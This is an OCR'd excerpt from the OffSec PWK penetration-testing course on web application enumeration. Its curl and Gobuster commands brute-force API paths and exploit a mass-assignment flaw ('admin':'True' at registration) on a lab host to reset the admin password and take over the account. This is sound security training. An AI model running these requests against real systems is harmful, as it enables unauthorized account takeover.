



*Figure 102: Pretty Print Source*

After clicking the icon, Firefox will display the code in a format that is easier to read and follow:





*Figure 103: Viewing Prettified Source in Firefox*

We can also use the *Inspector* tool to drill down into specific page content. Let's use Inspector to examine the *search input* element from the WordPress home page by scrolling, right-clicking the search field on the page, and selecting *Inspect*.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 104: Selecting E-mail Input Element*

This will open the Inspector tool and highlight the HTML for the element we right-clicked on.




*Figure 105: Using the Inspector Tool*

This tool can be especially useful for quickly finding hidden form fields in the HTML source.

Now that we have some familiarity with how to use the built-in browser debugger, we'll learn how to use the Network Tool and Burp Proxy to inspect HTTP response headers.

## 8.3.2 Inspecting HTTP Response Headers and Sitemaps

We can also search server responses for additional information. There are two types of tools we can use to accomplish this task. The first type is a proxy, like Burp Suite, which intercepts requests and responses between a client and a web server, and the other is the browser's own *Network* tool.

We will explore both approaches in this Module, but let's begin by demonstrating the *Network* tool. We can launch it from the Firefox *Web Developer* menu to review HTTP requests and responses. This tool shows network activity that occurs after it launches, so we must refresh the page to display traffic.





*Figure 106: Using the Network Tool to View Requests*

We can click on a request to get more details about it. In this case, we want to inspect response headers. Response headers are a subset of *HTTP headers*[351] that are sent in response to an HTTP request.

[351] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 107: Viewing Response Headers in the Network Tool*

The *Server* header displayed above will often reveal at least the name of the web server software. In many default configurations, it also reveals the version number.

> *HTTP headers are not always generated solely by the web server. For instance, web proxies actively insert the X-Forwarded-For[352] header to signal the web server about the original client IP address.*

Historically, headers that started with "X-" were called non-standard HTTP headers. However, RFC6648[353] now deprecates the use of "X-" in favor of a clearer naming convention.

The names or values in the response header often reveal additional information about the technology stack used by the application. Some examples of non-standard headers include *X-Powered-By*, *x-amz-cf-id*, and *X-Aspnet-Version*. Further research into these names could reveal

[352] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Forwarded-For

[353] (IETF, 2012), https://www.rfc-editor.org/rfc/rfc6648

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

additional information, such as that the "x-amz-cf-id" header indicates the application uses Amazon CloudFront.[354]

*Sitemaps* are another important element we should take into consideration when enumerating web applications.

Web applications can include sitemap files to help search engine bots crawl and index their sites. These files also include directives of which URLs *not* to crawl - typically sensitive pages or administrative consoles, which are exactly the sort of pages we are interested in.

Inclusive directives are performed with the *sitemaps*[355] protocol, while robots.txt excludes URLs from being crawled.

For example, we can retrieve the robots.txt file from www.google.com with curl:

```
kali@kali:~$ curl https://www.google.com/robots.txt
User-agent: *
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
...
```

*Listing 104 - https://www.google.com/robots.txt*

*Allow* and *Disallow* are directives for web crawlers indicating pages or directories that "polite" web crawlers may or may not access, respectively. In most cases, the listed pages and directories may not be interesting, and some may even be invalid. Nevertheless, sitemap files should not be overlooked because they may contain clues about the website layout or other interesting information, such as yet-unexplored portions of the target.

### 8.3.3 Enumerating and Abusing APIs

In many cases, our penetration test target is an internally-built, closed-source web application that is shipped with a number of *Application Programming Interfaces* (API). These APIs are responsible for interacting with the back-end logic and providing a solid backbone of functions to the web application.

A specific type of API named *Representational State Transfer* (REST) is used for a variety of purposes, including authentication.

In a typical white-box test scenario, we would receive complete API documentation to help us fully map the attack surface. However, when performing a black-box test, we'll need to discover the target's API ourselves.

[354] (Amazon Web Services, Inc. 2022), https://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/RequestAndResponseBehaviorCustomOrigin.html#request-custom-headers-behavior

[355] (Sitemaps.org, 2022), https://www.sitemaps.org/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We can use Gobuster features to brute force the API endpoints. In this test scenario, our API gateway web server is listening on port 5001 on 192.168.50.16, so we can attempt a directory brute force attack.

API paths are often followed by a version number, resulting in a pattern such as:

```
/api_name/v1
```

*Listing 105 - API Path Naming Convention*

The API name is often quite descriptive about the feature or data it uses to operate, followed directly by the version number.

With this information, let's try brute forcing the API paths using a wordlist along with the *pattern* Gobuster feature. We can call this feature by using the **-p** option and providing a file with patterns. For our test, we'll create a simple pattern file on our Kali system containing the following text:

```
{GOBUSTER}/v1
{GOBUSTER}/v2
```

*Listing 106 - Gobuster pattern*

In this example, we are using the "{GOBUSTER}" placeholder to match any word from our wordlist, which will be appended with the version number. To keep our test simple, we'll try with only two versions.

We are now ready to enumerate the API with **gobuster** using the following command:

```
kali@kali:~$ gobuster dir -u http://192.168.50.16:5002 -w
/usr/share/wordlists/dirb/big.txt -p pattern
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.16:5001
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Patterns:                pattern (1 entries)
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/06 04:19:46 Starting gobuster in directory enumeration mode
===============================================================
/books/v1             (Status: 200) [Size: 235]
/console              (Status: 200) [Size: 1985]
/ui                   (Status: 308) [Size: 265] [--> http://192.168.50.16:5001/ui/]
/users/v1             (Status: 200) [Size: 241]
```

*Listing 107 - Bruteforcing API Paths*

We discovered multiple hits, including two interesting entries that seem to be API endpoints, */books/v1* and */users/v1*.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*If we browse to the /ui path we'll discover the entire APIs' documentation. Although this is common during white-box testing, is not a luxury we normally have during a black-box test.*

Let's first inspect the /users API with curl.

```
kali@kali:~$ curl -i http://192.168.50.16:5002/users/v1
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 241
Server: Werkzeug/1.0.1 Python/3.7.13
Date: Wed, 06 Apr 2022 09:27:50 GMT

{
  "users": [
    {
      "email": "mail1@mail.com",
      "username": "name1"
    },
    {
      "email": "mail2@mail.com",
      "username": "name2"
    },
    {
      "email": "admin@mail.com",
      "username": "admin"
    }
  ]
}
```

*Listing 108 - Obtaining Users' Information*

The application returned three user accounts, including an administrative account that seems to be worth further investigation. We can use this information to attempt another brute force attack with gobuster, this time targeting the *admin* user with a smaller wordlist. To verify if any further API property is related to the *username* property, we'll expand the API path by inserting the admin username at the very end.

```
kali@kali:~$ gobuster dir -u http://192.168.50.16:5002/users/v1/admin/ -w
/usr/share/wordlists/dirb/small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.16:5001/users/v1/admin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/06 06:40:12 Starting gobuster in directory enumeration mode
===============================================================
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
/email                  (Status: 405) [Size: 142]
/password               (Status: 405) [Size: 142]

===============================================================
2022/04/06 06:40:35 Finished
===============================================================
```

*Listing 109 - Discovering extra APIs*

The password API path seems enticing for our testing purposes, so we'll probe it via curl.

```
kali@kali:~$ curl -i http://192.168.50.16:5002/users/v1/admin/password
HTTP/1.0 405 METHOD NOT ALLOWED
Content-Type: application/problem+json
Content-Length: 142
Server: Werkzeug/1.0.1 Python/3.7.13
Date: Wed, 06 Apr 2022 10:58:51 GMT

{
  "detail": "The method is not allowed for the requested URL.",
  "status": 405,
  "title": "Method Not Allowed",
  "type": "about:blank"
}
```

*Listing 110 - Discovering API unsupported methods*

Interestingly, instead of a *404 Not Found* response code, we received a *405 METHOD NOT ALLOWED*, implying that the requested URL is present, but that our HTTP method is unsupported. By default, curl uses the GET method when it performs requests, so we could try interacting with the password API through a different method, such as POST or PUT.

Both POST and PUT methods, if permitted on this specific API, could allow us to override the user credentials (in this case, the administrator password).

Before attempting a different method, let's verify whether or not the overwritten credentials are accepted. We can check if the *login* method is supported by extending our base URL as follows:

```
kali@kali:~$ curl -i http://192.168.50.16:5002/users/v1/login
HTTP/1.0 404 NOT FOUND
Content-Type: application/json
Content-Length: 48
Server: Werkzeug/1.0.1 Python/3.7.13
Date: Wed, 06 Apr 2022 12:04:30 GMT

{ "status": "fail", "message": "User not found"}
```

*Listing 111 - Inspecting the 'login' API*

Although we were presented with a *404 NOT FOUND* message, the status message states that the user has not been found; another clear sign that the API itself exists. We only need to find a proper way to interact with it.

We know one of the usernames is *admin*, so we can attempt a login with this username and a dummy password to verify that our strategy makes sense.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Next, we will try to convert the above GET request into a POST and provide our payload in the required JSON[356] format. Let's craft our request by first passing the admin username and dummy password as JSON data via the **-d** parameter. We'll also specify "json" as the "Content-Type" by specifying a new header with **-H**.

```
kali@kali:~$ curl -d '{"password":"fake","username":"admin"}' -H 'Content-Type:
application/json'  http://192.168.50.16:5002/users/v1/login
{ "status": "fail", "message": "Password is not correct for the given username."}
```

*Listing 112 - Crafting a POST request against the login API*

The API return message shows that the authentication failed, meaning that the API parameters are correctly formed.

Since we don't know admin's password, let's try another route and check whether we can register as a new user. This might lead to a different attack surface.

Let's try registering a new user with the following syntax by adding a JSON data structure that specifies the desired username and password:

```
kali@kali:~$curl -d '{"password":"lab","username":"offsecadmin"}' -H 'Content-Type:
application/json'  http://192.168.50.16:5002/users/v1/register

{ "status": "fail", "message": "'email' is a required property"}
```

*Listing 113 - Attempting new User Registration*

The API replied with a fail message stating that we should also include an email address. We could take this opportunity to determine if there's any administrative key we can abuse. Let's add the *admin* key, followed by a *True* value.

```
kali@kali:~$curl -d
'{"password":"lab","username":"offsec","email":"pwn@offsec.com","admin":"True"}' -H
'Content-Type: application/json' http://192.168.50.16:5002/users/v1/register
{"message": "Successfully registered. Login to receive an auth token.", "status":
"success"}
```

*Listing 114 - Attempting to register a new user as admin*

Since we received no error, it seems we were able to successfully register a new user as an admin, which should not be permitted by design. Next, let's try to log in with the credentials we just created by invoking the **login** API we discovered earlier.

```
kali@kali:~$curl -d '{"password":"lab","username":"offsec"}' -H 'Content-Type:
application/json'  http://192.168.50.16:5002/users/v1/login
{"auth_token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDkyNzEyMDEsImlhdCI6MTY0OTI3MDkwMSwi
c3ViIjoib2Zmc2VjIn0.MYbSaiBkYpUGOTH-tw6ltzW0jNABCDACR3_FdYLRkew", "message":
"Successfully logged in.", "status": "success"}
```

*Listing 115 - Logging in as an admin user*

[356] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Objects/JSON

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We were able to correctly sign in and retrieve a JWT[357] authentication token. To obtain tangible proof that we are an administrative user, we should use this token to change the admin user password.

We can attempt this by forging a POST request that targets the password API.

```
kali@kali:~$ curl  \
  'http://192.168.50.16:5002/users/v1/admin/password' \
  -H 'Content-Type: application/json' \
  -H 'Authorization: OAuth
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDkyNzEyMDEsImlhdCI6MTY0OTI3MDkwMSwic
3ViIjoib2Zmc2VjIn0.MYbSaiBkYpUGOTH-tw6ltzW0jNABCDACR3_FdYLRkew' \
  -d '{"password": "pwned"}'

{
  "detail": "The method is not allowed for the requested URL.",
  "status": 405,
  "title": "Method Not Allowed",
  "type": "about:blank"
}
```

*Listing 116 - Attempting to Change the Administrator Password via a POST request*

We passed the JWT key inside the *Authorization* header along with the new password.

Sadly, the application states that the method used is incorrect, so we need to try another one. The PUT method (along with PATCH) is often used to replace a value as opposed to creating one via a POST request, so let's try to explicitly define it next:

```
kali@kali:~$ curl -X 'PUT' \
  'http://192.168.50.16:5002/users/v1/admin/password' \
  -H 'Content-Type: application/json' \
  -H 'Authorization: OAuth
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDkyNzE3OTQsImlhdCI6MTY0OTI3MTQ5NCwic
3ViIjoib2Zmc2VjIn0.OeZH1rEcrZ5F0QqLb8IHbJI7f9KaRAkrywoaRUAsgA4' \
  -d '{"password": "pwned"}'
```

*Listing 117 - Attempting to Change the Administrator Password via a PUT request*

This time we received no error message, so we can assume that no error was thrown by the application backend logic. To prove that our attack succeeded, we can try logging in as admin using the newly-changed password.

```
kali@kali:~$ curl -d '{"password":"pwned","username":"admin"}' -H 'Content-Type:
application/json'  http://192.168.50.16:5002/users/v1/login
{"auth_token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDkyNzIxMjgsImlhdCI6MTY0OTI3MTgyOCwi
c3ViIjoiYWRtaW4ifQ.yNgxeIUH0XLElK95TCU88lQSLP6lCl7usZYoZDlUlo0", "message":
"Successfully logged in.", "status": "success"}
```

*Listing 118 - Successfully logging in as the admin account*

Nice! We managed to take over the admin account by exploiting a logical privilege escalation bug present in the registration API.

[357] (Wikipedia, 2022), https://en.wikipedia.org/wiki/JSON_Web_Token

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

These kind of programming mistakes happen to various degrees when building web applications that rely on custom APIs, often due to lack of testing and secure coding best practices.

So far we have relied on curl to manually assess the target's API so that we could get a better sense of the entire traffic flow.

This approach, however, will not properly scale whenever the number of APIs becomes significant. Luckily, we can recreate all the above steps from within Burp.

As an example, let's replicate the latest admin login attempt and send it to the proxy by appending the *–proxy 127.0.0.1:8080* to the command . Once done, from Burp's *Repeater* tab, we can create a new empty request and fill it with the same data as we did previously.





*Figure 108: Crafting a POST request in Burp for API testing*

Next, we'll click on the *Send* button and verify the incoming response on the right pane.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

